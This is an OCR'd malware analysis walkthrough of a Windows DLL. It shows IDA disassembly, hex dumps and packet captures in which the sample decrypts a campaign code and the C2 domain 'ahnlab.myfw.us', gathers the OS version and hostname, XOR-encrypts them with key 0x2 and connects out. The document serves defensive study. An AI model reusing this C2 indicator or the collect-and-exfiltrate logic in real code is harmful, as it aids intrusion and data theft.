


```
100011DD call    esi ; wcslen
100011DF shl     eax, 1
100011E1 push    eax
100011E2 push    edi
100011E3 call    sub_10001E0D     ; This function is called again, we know now that this function takes
100011E8 mov     ebx, offset word_10003088
100011ED push    ebx              ; Str
100011EE call    esi ; wcslen
100011F0 shl     eax, 1
100011F2 push    eax
100011F3 push    ebx
100011F4 call    sub_10001E0D     ; again this function is called, this shows that malware decrypts mult
100011F9 mov     edi, offset word_10003098
100011FE push    edi              ; Str
100011FF call    esi ; wcslen
10001201 shl     eax, 1
```

```
00% (124,396) (451,139) 000005E3 100011E3: start+3D
```

```
3074  70 02 62 04 72 06 74 08  6C 0A 6F 0C 00 00 00 00  p.b.r.t.l.o.....
3084  00 00 00 00 39 02 33 04  00 00 00 00 00 00 00 00  ....9.3.........
3094  00 00 00 00 6B 02 73 04  62 06 2A 08 63 0A 6D 0C  ....k.s.b.*.c.m.
```

```
0012FF80  10003074  .data:word_1000307
0012FF84  0000000C
0012FF88  10003074  .data:word_1000307
```



```
100011DF shl     eax, 1
100011E1 push    eax
100011E2 push    edi
100011E3 call    sub_10001E0D     ; This function is called again, we know now that this function takes
100011E8 mov     ebx, offset word_10003088
100011ED push    ebx              ; Str
100011EE call    esi ; wcslen
100011F0 shl     eax, 1
100011F2 push    eax
100011F3 push    ebx
100011F4 call    sub_10001E0D     ; again this function is called, this shows that malware decrypts mult
100011F9 mov     edi, offset word_10003098
100011FE push    edi              ; Str
100011FF call    esi ; wcslen
10001201 shl     eax, 1
```


```
00% (124,396) (59,184) 000005E8 100011E8: start+42
```

```
03074  71 00 61 00 77 00 73 00  65 00 64 00 00 00 00 00  q.a.w.s.e.d.....
03084  00 00 00 00 39 02 33 04  00 00 00 00 00 00 00 00  ....9.3.........
03094  00 00 00 00 6B 02 73 04  62 06 2A 08 63 0A 6D 0C  ....k.s.b.*.c.m.
030A4  20 0E 3F 10 28 12 21 14  20 16 00 00 00 00 00 00   .?.(.!. .......
030B4  00 00 00 00 6F 00 70 00  65 00 6E 00 00 00 00 00  ....o.p.e.n.....
```

```
0012FF80  10003074  .data:word_10003074
0012FF84  0000000C
0012FF88  10003074  .data:word_10003074
0012FF8C  1000304C  .data:byte_1000304C
0012FF90  00000000
```

Malware Decrypts Strings (contd...)

Below screenshots show the malware decrypting the campaign code *“jpg-jf-0925”*




```
10001203 push    eax
10001204 push    edi
10001205 call    sub_10001E0D      ; again the malware decrypts some string, lets see what it is
1000120A add     esp, 3Ch
1000120D push    offset stru_10003120 ; lpWSAData
10001212 push    202h              ; wVersionRequested
10001217 call    ds:WSAStartup
1000121D mov     edi, ds:closesocket
```

```
10001223
10001223 loc_10001223:                 ; protocol
10001223 push    6
10001225 push    1                     ; type
```

```
(124,636) (783,304) 00000605 10001205: start+5F
```

```
8  6B 02 73 04 62 06 2A 08  63 0A 6D 0C 20 0E 3F 10  k.s.b.*.c.m. .?.
8  28 12 21 14 20 16 00 00  00 00 00 00 00 00 00 00  (.!. ..........
```

```
0012FF68  10003098  .data:word
0012FF6C  00000016
```



```
10001204 push    edi
10001205 call    sub_10001E0D      ; again the malware decrypts some string, lets see what it is
1000120A add     esp, 3Ch
1000120D push    offset stru_10003120 ; lpWSAData
10001212 push    202h              ; wVersionRequested
10001217 call    ds:WSAStartup
1000121D mov     edi, ds:closesocket
```

```
10001223
10001223 loc_10001223:                 ; protocol
10001223 push    6
10001225 push    1                     ; type
```


```
100.00% (124,636) (692,77) 0000060A 1000120A: start+64
```

```
10003098  6A 00 70 00 67 00 2D 00  6A 00 66 00 2D 00 30 00  j.p.g.-.j.f.-.0.
100030A8  39 00 32 00 35 00 00 00  00 00 00 00 00 00 00 00  9.2.5...........
```

```
0012FF68  10003098  .data:word_10003098
0012FF6C  00000016
```

Malware Resolves C2 Domain

Below screenshots show the malware resolving the C2 domain and the corresponding network traffic




```
1000123F pop     ecx
10001240 push    eax              ; hostshort
10001241 call    ds:htons
10001247 push    ebp              ; name
10001248 mov     word ptr [esp+24h+name.sa_data], ax
1000124D call    ds:gethostbyname ; malware resolves the domain name that it decrypted previously.after
10001253 test    eax, eax
10001255 jnz     short loc_10001266
```

```
10001257 push    offset byte_1000304C ; nar
1000125C call    ds:gethostbyname
10001262 test    eax, eax
10001264 jz      short loc_10001291
```

```
0.00% (297,975) (524,292) 0000064D 1000124D: start+A7
```

```
)003010 | 61 68 6E 6C 61 62 2E 6D  79 66 77 2E 75 73 00 00  ahnlab.myfw.us..
)003020   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
)003030   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
)003040   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```


```
0012FFA0  10003010  .data:Str
0012FFA4  00000000
0012FFA8  00000000
0012FFAC  0012FFE0  Stack[00000770
```




```
5 258.361519 172.16.114.100     172.16.114.1       DNS  74 Standard query A ahnlab.myfw.us
6 258.394597 172.16.114.1       172.16.114.100     DNS  90 Standard query response A 172.16.114.1
7 263.395362 00:50:56:c0:00:01  00:0c:29:5c:4a:77  ARP  42 Who has 172.16.114.100?  Tell 172.16.114.1
8 263.395458 00:0c:29:5c:4a:77  00:50:56:c0:00:01  ARP  42 172.16.114.100 is at 00:0c:29:5c:4a:77
```

Malware Connects to C2 Domain

Below screenshots show the malware establishing connection to the C2 domain




```
10001274 call    ds:inet_addr
1000127A push    10h             ; namelen
1000127C mov     dword ptr [esp+24h+name.sa_data+2], eax
10001280 lea     eax, [esp+24h+name]
10001284 push    eax             ; name
10001285 push    esi             ; s
10001286 call    ds:connect      ; This is the function where malware establishes connection
1000128C cmp     eax, 0FFFFFFFFh
1000128F jnz     short loc_100012A1
```



```
 5 258.361519 172.16.114.100     172.16.114.1       DNS   74 Standard query A ahnlab.myfw.us
 6 258.394597 172.16.114.1       172.16.114.100     DNS   90 Standard query response A 172.16.114.1
 7 263.395362 00:50:56:c0:00:01  00:0c:29:5c:4a:77  ARP   42 Who has 172.16.114.100?  Tell 172.16.114.1
 8 263.395458 00:0c:29:5c:4a:77  00:50:56:c0:00:01  ARP   42 172.16.114.100 is at 00:0c:29:5c:4a:77
 9 313.746006 172.16.114.100     172.16.114.1       TCP   62 1055 > 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
10 313.773895 172.16.114.1       172.16.114.100     TCP   62 80 > 1055 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460 SACK_PERM=1
11 313.774050 172.16.114.100     172.16.114.1       TCP   54 1055 > 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
```

Malware Collects System Information

Below screenshots show the malware collecting the system information



```
100014EA mov     [ebp+VersionInformation.dwOSVersionInfoSize], esi
100014F0 push    eax             ; lpVersionInformation
100014F1 call    ds:GetVersionExW ; malware collects the operating system related information us
100014F7 lea     eax, [ebp+VersionInformation]
100014FD push    esi             ; Size
100014FE push    eax             ; Src
100014FF lea     eax, [ebp+var_26C]
10001505 push    eax             ; Dst
10001506 call    memcpy
1000150B add     esp, 0Ch
1000150E call    ds:GetVersion
10001514 mov     [ebp+var_150], eax
100.00% (0,0) (314,307) 000008F7 100014F7: send sysinfo+4A
```

```
0012FE80  14 01 00 00 05 00 00 00  01 00 00 00 28 0A 00 00  .............(...
0012FE90  02 00 00 00 53 00 65 00  72 00 76 00 69 00 63 00  ....S.e.r.v.i.c.
0012FEA0  65 00 20 00 50 00 61 00  63 00 6B 00 20 00 33 00  e. .P.a.c.k. .3.
0012FEB0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0012FEC0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0012FED0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

```
0012F1D8  71AB3E2B  ws2_32.dll:w
0012F1DC  0000006C
0012F1E0  10003088  .data:word_1
0012F1E4  00000000
0012F1E8  00000000
0012F1EC  00000000
```

05 00 00 00 --> which should be read as 5, is the major version of the OS (which is XP)


01 00 00 00 --> which should be read as 1, is the minor version of the OS

28 0a 00 00 --> which shoud be read as a28 (in hex), which is 2600 in decimal is the build number (of XP)

Service Pack --> in this case it is service pack 3

Malware Collects Hostname Information


Below screenshots show the malware collecting the hostname information



```
10001524 push    eax             ; lpBuffer
10001525 mov     [ebp+nSize], 200h
1000152C call    ds:GetComputerNameW ; at this point malware collects the hostname of the infe
10001532 mov     esi, ds:wcscpy
10001538 lea     eax, [ebp+Dest]
1000153E push    offset word_10003074 ; Source
10001543 push    eax             ; Dest
10001544 call    esi ; wcscpy
10001546 lea     eax, [ebp+var_138]
1000154C push    offset word 10003098 ; Source
.00% (145,634) (491,351) 00000932 10001532: send sysinfo+85
```

```
2FAEC  4D 00 4F 00 4E 00 4E 00  41 00 2D 00 46 00 42 00  M.O.N.N.A.-.F.B.
2FAFC  41 00 46 00 42 00 44 00  45 00 41 00 43 00 00 00  A.F.B.D.E.A.C...
2FB0C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
2FB1C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
2FB2C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
2FB3C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
2FB4C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

```
0012F1D8  71AB3E2B  ws2_32.dll:
0012F1DC  0000006C
0012F1E0  10003088  .data:word_
0012F1E4  00000000
0012F1E8  00000000
0012F1EC  00000000
0012F1F0  00000000
```




```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>hostname
monna-fbafbdeac

C:\Documents and Settings\Administrator>
```

Malware uses XOR encryption

malware uses xor algorithm (key 0x2) to encrypt the collected data



XOR encryption loop

```
10001DA8 s= dword ptr  80Ch
10001DA8
10001DA8 push    esi
10001DA9 push    edi
10001DAA xor     esi, esi
10001DAC mov     edi, 808h
10001DB1 xor     eax, eax
```

```
10001DB3
10001DB3 loc_10001DB3:          ; This is the encryption loop. All the information collected is encrypted using
10001DB3 xor     byte ptr [esp+eax+8+len], 2
10001DB8 inc     eax
10001DB9 cmp     eax, 800h
10001DBE jl      short loc_10001DB3
```

```
00.00% (0,0) (426,2) 000011B3 10001DB3: send 0:loc 10001DB3
```


```
012E9D4  4D 00 4F 00 4E 00 4E 00  41 00 2D 00 46 00 42 00  M.O.N.N.A.-.F.B.
012E9E4  41 00 46 00 42 00 44 00  45 00 41 00 43 00 00 00  A.F.B.D.E.A.C...
012E9F4  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
012EA04  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
012EA14  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
012EA24  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
012EA34  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
012EA44  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
012EA54  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
012EA64  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
012EA74  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

memory structure before encryption


```
0012E9C0  0012F1D4  Stack[00000770]:0012F1D4
0012E9C4  0012F9EC  Stack[00000770]:0012F9EC
0012E9C8  100015EF  send_sysinfo+142
0012E9CC  0000000B
0012E9D0  00000000
0012E9D4  004F004D  debug018:004F004D
0012E9D8  004E004E  debug018:004E004E
0012E9DC  002D0041  debug014:002D0041
0012E9E0  00420046  debug018:00420046
0012E9E4  00460041  debug018:00460041
0012E9E8  00440042  debug018:00440042
```

Malware uses XOR encryption (contd...)

Below screenshot shows the encrypted data




```
0012E9D4  4F 02 4D 02 4C 02 4C 02  43 02 2F 02 44 02 40 02  O.M.L.L.C./.D.@.
0012E9E4  43 02 44 02 40 02 46 02  47 02 43 02 41 02 02 02  C.D.@.F.G.C.A...
0012E9F4  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
0012EA04  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
0012EA14  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
0012EA24  02 02 02 02 02 02 02 02  02 02 02 02 02 02 02 02  ................
